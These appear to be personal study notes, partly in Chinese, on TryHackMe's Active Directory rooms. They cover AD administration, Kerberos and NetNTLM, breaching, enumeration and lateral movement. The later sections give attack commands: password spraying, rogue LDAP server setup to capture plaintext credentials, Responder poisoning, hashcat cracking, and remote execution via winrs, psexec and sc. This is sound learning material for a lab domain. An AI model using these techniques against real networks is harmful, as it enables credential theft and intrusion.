用thm学习域渗透
Active Directory Basics
Windows domain:
- a Windows domain is a group of users and computers under the administration of a given business
- centralise the administration of common components of a Windows computer network in a single repository called Active Directory (AD)
- The server that runs the Active Directory services is known as a Domain Controller (DC).
AD:
- Active Directory Domain Service (AD DS). holds the information of all of the “objects” that exist on your network
- account: users, machine( a machine named
DC01will have a machine account calledDC01$) - Organizational Units: which are container objects that allow you to classify users and machines.
- a user can be in only one OU, but can be different groups. Groups are Used to assign permissions to resources . OUs are Used to apply policies
managing users in ad
- learn how to delete extra OUs and users
- in
Active Directory Users and Computerschoose view andAdavanced Featuresright-click the OU and go to Properties
- delegation : To delegate control over an OU, you can right-click it and select Delegate Control:
- now , if a user has the privilege to reset password. but he doesn’t really have the privileges to open Active Directory Users and Computers. in this case, he should powershell to do so.
(As Phillip)
1 | PS C:\Users\phillip> Set-ADAccountPassword sophie -Reset -NewPassword (Read-Host -AsSecureString -Prompt 'New Password') -Verbose |
Since we wouldn’t want Sophie to keep on using a password we know, we can also force a password reset at the next logon with the following command:
1 | PS C:\Users\phillip> Set-ADUser -ChangePasswordAtLogon $true -Identity sophie -Verbose |
Managing Computers in AD:
divided into at least the three following categories: Workstation,Servers,Domain Controllers
group policies
Windows manages such policies through Group Policy Objects (GPO). use the Group Policy Management tool (this room show a lot settings.)
GPOs are distributed to the network via a network share called SYSVOL, which is stored in the DC. all users will sync their GOPs periodically
The SYSVOL share points by default to the C:\Windows\SYSVOL\sysvol\ directory on each of the DCs in our network.
if want to immediately update:
1 | PS C:\> gpupdate /force |
for an example to Restrict Access to Control Panel
create a GPO, set the setting. finnally , link to OUs
second: Auto Lock Screen
Note: You might notice that if our GPO is applied to the root domain, it will also be inherited by other OUs like Sales or Marketing. Since these OUs contain users only, any Computer Configuration in our GPO will be ignored by them.
OUs: manage the strategy (password rules,software deployment, management permission )
groups: assgin permission(folds access, the access to softwares)
Authentication Methods
Two protocols can be used for network authentication in windows domains:
- Kerberos: Used by any recent version of Windows. This is the default protocol in any recent domain.
- NetNTLM: Legacy authentication protocol kept for compatibility purposes.
Kerebereos
Key Distribution Center (KDC)
Ticket Granting Ticket (TGT) : which will allow the user to request additional tickets to access specific services.
Along with the TGT, a Session Key is given to the user, which they will need to generate the following requests.
Notice the TGT is encrypted using the krbtgt account’s password hash, and therefore the user can’t access its contents. It is essential to know that the encrypted TGT includes a copy of the Session Key as part of its contents, and the KDC has no need to store the Session Key as it can recover a copy by decrypting the TGT if needed.
Service Principal Name (SPN): which indicates the service and server name we intend to access.
TGS Request & Response:
To access a specific resource (defined by an SPN), the client presents their TGT to the KDC. The KDC responds with a Service Session Key for the user and a TGS ticket encrypted with the Service Owner’s Hash, which only the target service can decrypt to authenticate the user.
The TGS can then be sent to the desired service to authenticate and establish a connection. The service will use its configured account’s password hash to decrypt the TGS and validate the Service Session Key.
NetNTLM Authentication
NetNTLM works using a challenge-response mechanism. The entire process is as follows:
Note: The described process applies when using a domain account. If a local account is used, the server can verify the response to the challenge itself without requiring interaction with the domain controller since it has the password hash stored locally on its SAM.
Tress,Forests and Trusts
If you have two domains that share the same namespace (thm.local in our example), those domains can be joined into a Tree.

Trusts:
The simplest trust relationship that can be established is a one-way trust relationship. In a one-way trust, if Domain AAA trusts Domain BBB, this means that a user on BBB can be authorised to access resources on AAA:
单信任的方向和访问的方向相反
Compromising AD
Breaching Active Directory
connect to domain
connect to the network by openvpn breaching_ad_v2.ovpn
edit the /etc/resolv.conf appending the nameserver THMDCIP and nameserver 1.1.1.1 to it.
use nslookup thmdc.za.tryhackme.com to varify.
dns is key in ad enviroment. AD search the serivice by DNS’s SRV record. and in the Kerberos granting tickets , SPN is binded to nameserver , not IPs.
OSINT and Phishing
- Users who ask questions on public forums but disclose sensitive information
- Developers that upload scripts to services such as Github with credentials hardcoded.
- Credentials being disclosed in past breaches since employees used their work accounts to sign up for other external websites.
- Phishing : will install a Remote Access Trojan (RAT) in the background.
NTLM Authenticated Services
brute force attack. we prefer using password sparaying (use a password to different accounts.) instead of full brute-force.
we can use some scripts like hydra to help us to brute . but it’s better to use script up these types of attacks yourself,
example
1 | def password_spray(self, password, url): |
1 | python3 ntlm_passwordspray.py -u usernames.txt -f za.tryhackme.com -p Changeme123 -a http://ntlmauth.za.tryhackme.com/ |
LDAP Bind Credentials
Another method of AD authentication that applications can use is Lightweight Directory Access Protocol (LDAP) authentication
The application has a pair of AD credentials that it can use first to query LDAP and then verify the AD user’s credentials.
- Gitlab
- Jenkins
- Custom-developed web applications
- Printers
- VPNs

if get a foothold, reading the configuration files to recover these AD credentials.
default port of LDAP is 389
LDAP Pass-back attack
In an LDAP Pass-back attack, an attacker modifies a device’s configuration to point to a rogue LDAP server, then triggers an authentication test to intercept and capture the device’s credentials.
nc -lvp 389 for some security reson in LDAP server, the credentials will not be transmitted in cleartext.
We will need to create a rogue LDAP server and configure it insecurely to ensure the credentials are sent in plaintext.
install: sudo apt-get update && sudo apt-get -y install slapd ldap-utils && sudo systemctl enable slapdsudo dpkg-reconfigure -p low slapd
We want to ensure that our LDAP server only supports PLAIN and LOGIN authentication methods
1 | #olcSaslSecProps.ldif dn: cn=config replace: olcSaslSecProps olcSaslSecProps: noanonymous,minssf=0,passcred |
sudo ldapmodify -Y EXTERNAL -H ldapi:// -f ./olcSaslSecProps.ldif && sudo service slapd restart
1 | [thm@thm]$ ldapsearch -H ldap:// -x -LLL -s base -b "" supportedSASLMechanisms |

tcpdump -SX -i breachad tcp port 389
Authentication Relays
Server Message Block(SMB) allows clients (like workstations) to communicate with a server (like a file share).
LLMNR, NBT-NS, and WPAD
On a real LAN, Responder will attempt to poison any Link-Local Multicast Name Resolution (LLMNR)(链路本地多播名称解析):, NetBIOS Name Service (NBT-NS), and Web Proxy Auto-Discovery (WPAD) requests that are detected.

Responder captures NetNTLM authentication hashes by poisoning local name resolution requests (like LLMNR and NBT-NS), tricking clients into connecting to a malicious server instead of the intended host.
Responder’s use is limited to the local network and can be disruptive and detectable, as its method of poisoning connections causes legitimate user authentications to fail.sudo responder -I breachad breachad 是网卡名称hashcat -m 5600 <hash file> <password file> --force
We use hashtype 5600, which corresponds with NTLMv2-SSP for hashcat
Relaying the Challenge
An SMB relay attack forwards a live authentication challenge to a target server, but its success depends on two critical factors: SMB signing must not be enforced, and the victim’s account must have sufficient permissions on the target. Consequently, these attacks are difficult to perform ‘blind’ and are more commonly used for lateral movement after an initial network compromise.
Microsoft Deployment Toolkit
MDT and SCCM
Microsoft Deployment Toolkit (MDT) automates the initial deployment of new operating systems across a network, while System Center Configuration Manager (SCCM) handles the ongoing patch management and software updates for those systems. While these tools offer efficient, centralized IT management, they are also high-value targets for attackers, as compromising them could lead to a widespread network takeover.
PXE boot

Coonfiguration files
various configuration files may be of value for enumeration:
- Web application config files
- Service configuration files
- Registry keys
- Centrally deployed applications
Enumerating Active Directory
Why AD Enumeration

- The AD snap-ins of the Microsoft Management Console.
- The net commands of Command Prompt.
- The AD-RSAT cmdlets of PowerShell.
- Bloodhound.
Credenticla injection
we can use Runas, a legitimate Windows binary, to inject the credentials into memory.
1 | runas.exe /netonly /user:<domain>\<username> cmd.exe |
用这个命令后,你本地操作还是老样子,但上网访问域内资源时,会自动用你输入的域账号密码,不用每次手动输了。适合自己电脑没加入域,但需要临时用域账号访问域内资源的场景。
SYSVOL is a folder that exists on all domain controllers. It is a shared folder storing the Group Policy Objects (GPOs) and information along with any other domain related scriptsC:\Tools>dir \\za.tryhackme.com\SYSVOL\
Question: Is there a difference between dir \\za.tryhackme.com\SYSVOL and dir \\<DC IP>\SYSVOL and why the big fuss about DNS?
hostname : Kerberos authentication. IP: NTLM
Enumeration through Microsoft Management Console
We will be using the Microsoft Management Console (MMC) with the Remote Server Administration Tools’ (RSAT) AD Snap-Ins.
- Press Start
- Search “Apps & Features” and press enter
- Click Manage Optional Features
- Click Add a feature
- Search for “RSAT”
- Select “RSAT: Active Directory Domain Services and Lightweight Directory Tools” and click Install
use mmc (win + r)
- Click File -> Add/Remove Snap-in
- Select and Add all three Active Directory Snap-ins
- Click through any errors and warnings
- Right-click on Active Directory Domains and Trusts and select Change Forest
- Enter za.tryhackme.com as the Root domain and Click OK
- Right-click on Active Directory Sites and Services and select Change Forest
- Enter za.tryhackme.com as the Root domain and Click OK
- Right-click on Active Directory Users and Computers and select Change Domain
- Enter za.tryhackme.com as the Domain and Click OK
- Right-click on Active Directory Users and Computers in the left-hand pane
- Click on View -> Advanced Features
Enumeration through Command Prompt
Remote Access Trojan (RAT)
use some net command to get informaiton.net user /domain net accounts /domain(We can use the net command to enumerate the password policy of the domain by using the accounts sub-option:)
Enumeration through PowerShell
it also provides access to cmdlets (pronounced command-lets), which are .NET classes to perform specific functions.
Get-ADUser -Identity gordon.stevens -Server za.tryhackme.com -Properties *
- -Identity - The account name that we are enumerating
- -Properties - Which properties associated with the account will be shown, * will show all properties
- -Server - Since we are not domain-joined, we have to use this parameter to point it to our domain controller
Get-ADUser -Filter 'Name -like "*stevens"' -Server za.tryhackme.com | Format-Table Name,SamAccountName -A
--Filterparameter that allows more control over enumeration (cmdlets)
-Format-Tablecmdlet to display the results such as the following neatly(cmdlets)
1 | PS C:\> $ChangeDate = New-Object DateTime(2022, 02, 28, 12, 00, 00) |
Get-ADDomain -Server za.tryhackme.com
Enumeration through Bloodhound
Lateral Movement and Pivoting
Moving Through the Network
Usually, we will repeat this cycle several times before reaching our final goal on the network.
it is probably desirable to connect through the developer’s PC rather than Marketing workstation. to evading firewalls,and detection.
There are several ways in which an attacker can move laterally. The simplest way would be to use standard administrative protocols like WinRM, RDP, VNC or SSH to connect to other machines around the network.
Core Concept: Remote UAC
distinguish the Local admin account and buildin admin account and doamin admin
- UAC (User Account Control) restricts the privileges of non-default Local Administrators when connecting remotely via non-interactive protocols.( RPC, SMB or WinRM)
- he only local account that will get full privileges is the default Administrator account.
- Domain accounts with local administration privileges won’t be subject to the same treatment and will be logged in with full administrative privileges.
Spawning Processes Remotely
available methods an attacker has to spawn a process remotely:
psexec
- Ports: 445/TCP (SMB)
- Required Group Memberships: Administrators

It allows an administrator user to run commands remotely on any PC where he has access.
The way psexec works is as follows:
- Connect to Admin$ share and upload a service binary. Psexec uses psexesvc.exe as the name.
- Connect to the service control manager to create and run a service named PSEXESVC and associate the service binary with
C:\Windows\psexesvc.exe. - Create some named pipes to handle stdin/stdout/stderr.
Remote Process Creation Using WinRM
- Ports: 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
- Required Group Memberships: Remote Management Users
Windows Remote Management (WinRM) is a web-based protocol used to send Powershell commands to Windows hosts remotely. Most Windows Server installations will have WinRM enabled by default, making it an attractive attack vector.
winrs.exe -u:Administrator -p:Mypass123 -r:target cmd
Remotely Creating Services Using sc
- Ports:
- 135/TCP, 49152-65535/TCP (DCE/RPC)
- 445/TCP (RPC over SMB Named Pipes)
- 139/TCP (RPC over SMB Named Pipes)
- Required Group Memberships: Administrators
We can create a service on a remote host with sc.exe, a standard tool available in Windows. When using sc, it will try to connect to the Service Control Manager (SVCCTL) remote service program through RPC in several ways:
- Endpoint Mapper (EPM) at port 135 usually a dynamic port in the range of 49152-65535.

